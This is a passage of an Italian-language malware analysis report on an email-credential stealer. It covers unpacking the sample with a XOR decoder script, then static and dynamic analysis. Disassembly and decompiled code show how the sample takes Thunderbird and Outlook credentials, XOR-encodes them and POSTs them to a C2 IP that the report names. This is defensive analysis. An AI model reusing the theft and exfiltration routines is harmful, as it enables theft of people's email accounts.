Sembra che i caratteri si ripetano ogni 20 byte, ipotizzando ancora **una lunghezza per la chiave di 20 byte**. Inoltre, andando all'indirizzo 436428, ottenuto come la somma tra 41B028 e 01B400 (la dimensione ricavata prima) notiamo una serie di 0 e caratteri null oltre che un carattere (O con il cappelletto) ripetuti ogni 20 byte confermando quanto appena detto.

```

0000000000436380 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 D3 72 E3 43 s...;0..x.õ....
0000000000436390 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 .....s...;0..x.õ.
00000000004363A0 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF .....s...;0..
00000000004363B0 78 00 C7 91 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E x.õ.....s...
00000000004363C0 3B 4F B8 AF 78 00 C7 91 D3 72 E3 43 FA CC CB 8E ;0..x.õ.....
00000000004363D0 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 D3 72 E3 43 s...;0..x.õ....
00000000004363E0 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF 78 00 C7 91 .....s...;0..x.õ.
00000000004363F0 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E 3B 4F B8 AF .....s...;0..
0000000000436400 78 00 C7 91 D3 72 E3 43 FA CC CB 8E 73 A8 DF 7E x.õ.....s...
0000000000436410 3B 4F B8 AF 78 00 C7 91 D3 72 E3 43 FA CC CB 8E ;0..x.õ.....
0000000000436420 73 A8 DF 7E 3B 4F B8 AF 00 00 00 00 00 00 00 00 s...;0.....
0000000000436430 A0 AD 41 00 00 00 00 00 00 00 00 00 00 00 ..A.....

```

Figura 18: Fine payload

A questo punto facendo qualche congettura ed unendo i risultati ottenuti finora, possiamo pensare che la chiave sia subito dopo la dimensione del payload e di avere quindi una struttura del tipo:

<dimensione payload> <key> <payload malevolo>

Deobfuscating

A questo punto non ci resta che realizzare la decodifica ed ottenere un nuovo punto di partenza per l'analisi seguente. Tramite uno script Python abbiamo ottenuto, quindi, un nuovo file eseguibile per gli step successivi.

```
46 def decode_payload(data_section: bytearray, key_len: int = 0x14, struct_offset: int = 0x10) -> bytes:
47     payload_size = struct.unpack("<I", data_section[struct_offset:struct_offset+4])[0]
48     payload_key = data_section[struct_offset+4:struct_offset+4+key_len]
49     payload = data_section[struct_offset+4+key_len:struct_offset+4+key_len + payload_size]
50     for i in range(len(payload)):
51         payload[i] ^= payload_key[i % len(payload_key)]
52     return payload
53
54
55 def main():
56     if len(sys.argv) != 3:
57         print("Usage: ex.py INPUT OUTPUT", file=sys.stderr)
58         sys.exit(1)
59
60     with open(sys.argv[2], "wb") as f:
61         f.write(decode_payload(read_pe_section(sys.argv[1], ".data")))
62
63 if __name__ == "__main__":
64     main()
```

Figura 19: Script Python per la decodifica

Abbiamo eseguito lo script con i parametri visti sopra, questo ci ha permesso di arrivare al file **unpack.exe** su cui abbiamo continuato il resto dell'analisi.

Capitolo 3: Analisi Avanzata

In maniera analoga al file sorgente, si è proceduto con l'analisi del nuovo file PE deoffuscato, generato tramite lo script Python, applicando dapprima le tecniche di Static Analysis, per poi completare il processo con la Dynamic Analysis, ai fini di effettuare un'analisi completa del malware.

Analisi Statica

Inizialmente, sono stati analizzati gli imports tramite *MalAPI* e in particolare è stato riscontrato l'utilizzo delle seguenti funzioni pericolose:

- **FindFirstFile** e **FindNextFile**, **ReadFile**, **CreateFile** e **WriteFile**: per cercare qualcosa nel File System del pc vittima, leggere, creare e modificare un file;
- **RegOpenKey**, **RegQueryInfoKey**, **RegEnumKey** e **RegEnumValue**: per leggere le informazioni di uno specifico registro Windows;
- **InternetConnect**, **HttpOpenRequest**, **HttpSendRequest** e **InternetReadFile**: per creare nuove connessioni, inviare richieste HTTP e leggere il contenuto delle risposte;
- **IsDebuggerPresent**: un'ulteriore funzione sempre per scopi di anti-debugging;
- **CreateMutex** e **GetComputerName**: il malware si assicura che sia presente una sola istanza sul pc vittima, creando un mutex, il cui identificativo è ottenuto a partire dalla funzione di sistema `GetComputerName`;
- **lstrcat**: usata per concatenare stringhe. Probabilmente il malware la usa per forgiare dei pacchetti ad hoc.

Figura 20: MalAPI – Analisi degli imports

Dopodiché, è stato analizzato il Control Flow Graph generato dal disassemblatore IDA Pro.




Figura 21: IDA Pro – WinMain

Da una prima analisi è possibile notare che il malware utilizza la funzione di sistema **GetComputerName**, esegue una XOR tra il risultato della precedente funzione e la stringa “strela” e chiama la funzione di sistema **CreateMutex** per istanziare un mutex il cui identificativo corrisponde al risultato della XOR.

In seguito, chiama due subroutine (**read_Thunderbird** e **read_Outlook**) e infine apre un pop-up tramite la funzione **MessageBox** con scritto “El archivo est...”.




Figura 22: CFG – Thunderbird

Analizzando il contenuto della prima subroutine, il malware controlla nella macchina vittima l'esistenza della cartella %APPDATA%\\Thunderbird\\Profiles, se la cartella esiste salva il valore "FF" in una variabile e poi cerca i file logins.json e key4.db tramite le funzioni di sistema PathFileExists, FindFirstFile e FindNextFile. La presenza di questi file nella macchina vittima indicano che è presente l'applicazione Thunderbird e che al suo interno sono salvate le credenziali di account di posta elettronica.

Quindi, se sono presenti i file specificati, viene usata la funzione di sistema CreateFile e si arriva al seguente blocco di codice, usato per inserire all'interno del nuovo file le informazioni appena raccolte.

```
lea    ecx, [rbx+6]    ; logins.json = 2 (signature) + 4 (size)
add    ecx, r15d        ; Size
call   j__malloc_base
movzx  ecx, cs:word_140017994
mov    rdx, r14          ; logins.json content
mov    r8d, ebx          ; logins.json size
mov    rdi, rax          ; buffer
mov    [rax], cx
lea    rcx, [rax+6]      ; void *
mov    [rax+2], ebx
call   memmove
add    ebx, 6
mov    r8d, r15d        ; Size
mov    ecx, ebx
mov    rdx, rsi          ; Src
add    rcx, rdi          ; void *
call   memmove          ; format payload:
;
; <signature><logins.json size><lgoins.json content><key4.db content>
; Block
mov    rcx, r14
call   free
mov    rcx, rsi          ; Block
call   free
lea    edx, [rbx+r15]    ; dwOptionalLength
mov    rcx, rdi          ; lpOptional
call   send_and_wait_res
```

Figura 23: Pacchetto Thunderbird

In particolare, il nuovo file è strutturato nel seguente modo:

Signature ("FF")	Dimensione logins.json
Contenuto logins.json	
Contenuto key4.db	

Dopo aver creato il file, il malware salta a una nuova subroutine (send_and_wait_res), nella quale chiama ancora un'altra subroutine (send_http_req) per poi analizzarne il valore della variabile che restituisce.




Figura 24: Campi header HTTP req

Nella subroutine **send_http_req**, innanzitutto vengono definiti alcuni campi dell'header di una richiesta HTTP, quali lo user agent "Mozilla/5.0 (Windows NT 10.0; Win64; x6...", l'IP di destinazione "91.215.85.209", il path della richiesta "/server.php" e il metodo "POST".

In seguito, viene chiamata la funzione di sistema **HttpOpenRequest** per definire una nuova richiesta HTTP. Il payload di questa richiesta non è altro che il file precedentemente creato, il cui contenuto è offuscato mediante una XOR con la chiave ASCII "7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40". Preparato il payload, viene usata la funzione di sistema **HttpSendRequest** per inviare appunto la richiesta HTTP.




Figura 25: Codifica payload HTTP req

Dopo aver inviato la richiesta, il malware si mette in attesa di una risposta dal server, ne legge il contenuto con la funzione **InternetReadFile**, decodifica il payload utilizzando la medesima chiave ASCII e infine chiude la connessione e termina la subroutine, tornando alla funzione chiamante **send_and_wait_res**.




Figura 26: Decodifica payload HTTP res

Come accennato, viene effettuato un controllo sul valore restituito dalla subroutine **send_http_req** e, nel caso in cui la richiesta e/o la risposta HTTP scambiate precedentemente con il server non erano andate a buon fine, il malware attende un secondo (3E8h millisecondi) tramite la funzione di sistema **Sleep** per poi tornare in cima al blocco di istruzioni e saltare nuovamente alla subroutine **send_http_req**.

In caso contrario invece, fa un controllo sulla risposta verificando che siano presenti i caratteri “KH”.



Figura 27: Check HTTP res

Qui termina la subroutine **read_Thunderbird** e inizia la subroutine **read_Outlook**, con la quale si suppone che, in maniera analoga alla precedente, vengano rubate le credenziali di posta elettronica salvate nell'applicazione Outlook.




Figura 28: Accesso al registro di Outlook




Figura 29: Lettura degli account Outlook

Diversamente da Thunderbird, Outlook salva le credenziali degli account di posta elettronica all'interno di uno specifico registro del sistema Windows. Quindi, il malware tenta di accedere a tale registro tramite la

funzione di sistema **RegQueryInfoKey** e, se è presente, utilizza la funzione di sistema **RegEnumValue** per leggerne il contenuto, in particolare le informazioni riguardanti IMAP Server, User e Password.

Se tutti i campi sono disponibili, allora viene creato un nuovo payload ad hoc con la concatenazione di:

- v0, che corrisponde alla signature ("OL") definita in precedenza;
- v1, ovvero la concatenazione dei valori delle tre stringhe IMAP Server, User e Password.

```
if ( v14[0] && MultiByteStr[0] && v13[0] )
{
    v1 += wsprintfA(&v0[v1], "%s,%s,%s\n", v14, v13, MultiByteStr);
    v0 = (CHAR *)j__realloc_base(v0, v1 + 1024);
}
```

Figura 30: Pacchetto Outlook

Il payload, in questo caso, è strutturato nel seguente modo:

Signature ("OL")	
Server ₁ , User ₁ , Password ₁	
Server ₂ , User ₂ , Password ₂	
...	
Server _N , User _N , Password _N	

Quindi, viene rilasciato il puntatore al registro di sistema e viene chiamata la medesima subroutine **send_and_wait_res**, come per la subroutine relativa a Thunderbird, per inviare al web server tramite una richiesta HTTP il nuovo payload codificato attraverso una XOR con la stessa chiave ASCII.

Analisi Dinamica

Terminata la fase di analisi statica del malware, è stato creato uno snapshot della macchina virtuale, usata per l'intera analisi, e sono state applicate le tecniche di analisi dinamica, al fine di ottenere un report complessivo del malware e confermare quanto dedotto durante l'analisi statica.

Data la presenza del protocollo HTTP per scambiare messaggi con il web server, è stato utilizzato il tool Wireshark per effettuare lo sniffing dei pacchetti di rete. Ad un primo avvio del malware, appare come

supposto il pop-up con il messaggio “El archivo esta dañado y no se puede ejecutar” ma non viene inviata alcuna richiesta HTTP, questo perché sulla macchina non sono presenti né Thunderbird né Outlook.

Quindi è stata creata la directory `%APPDATA%\Thunderbird\Profiles` e all’interno sono stati creati i due file vuoti `logins.json` e `key4.db`, per bypassare tutti i controlli che esegue il malware sull’esistenza dei file nella subroutine `read_Thunderbird` e inviare la richiesta HTTP. Dopodiché è stato eseguito nuovamente il malware e questa volta su Wireshark si nota la presenza di molteplici richieste HTTP, in particolare ad intervalli di circa un secondo, le cui risposte mostrano lo status 200 OK ma non riportano alcun payload. Nell’analisi statica si è notato che il malware effettua un controllo sul payload della risposta HTTP nella subroutine `send_and_wait_res`, altrimenti attende un secondo per poi inviare nuovamente una richiesta.

No.	Time	Source	Destination	Protocol	Length	Info
14	11.209753	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
16	11.387937	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
19	12.396065	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
21	12.469550	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
23	13.473490	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
25	13.654976	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
27	14.670105	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
29	14.743280	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
33	15.750859	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
35	15.928957	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
37	16.941225	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1
39	17.014462	91.215.85.209	10.0.2.15	HTTP	229	HTTP/1.1 200 OK
41	18.025356	10.0.2.15	91.215.85.209	HTTP	283	POST /server.php HTTP/1.1

Figura 31: Sniffing Wireshark

Il malware quindi si trova in un loop infinito, pertanto per terminare in maniera forzata la sua esecuzione è stato utilizzato il tool **Process Explorer** fornito dalla suite Sysinternals di Microsoft.

Dopodiché si è deciso di scaricare Thunderbird sulla macchina virtuale, configurare un nuovo account temporaneo di posta elettronica per poi eseguire nuovamente il malware. Questa volta, oltre al solito pop-up che appare, il malware invia una singola richiesta HTTP seguita da una risposta contenente un payload in formato HTML.

No.	Time	Source	Destination	Protocol	Length	Info
206	5.188565	10.0.2.15	91.215.85.209	HTTP	36015	POST /server.php HTTP/1.1
232	5.445807	91.215.85.209	10.0.2.15	HTTP	472	HTTP/1.1 200 OK (text/html)

Figura 32: Sniffing Wireshark

In questo caso, il malware ha decodificato il payload della risposta effettuando una XOR con la chiave “7a7dd62b-c4ea-4bbb-9f3f-2e6d58aada40”, trovata durante l’analisi statica, ed ha verificato la presenza dei caratteri “KH”. Quindi, attraverso Wireshark è stato estrapolato il contenuto di tale payload e

mediante il tool online **XOR Cipher**, offerto da *dcode.fr*, è stato decodificato per effettuare la medesima verifica del malware. In particolare, il payload mostra una serie di caratteri, perlopiù illeggibili, e termina esattamente con i due caratteri “KH”.

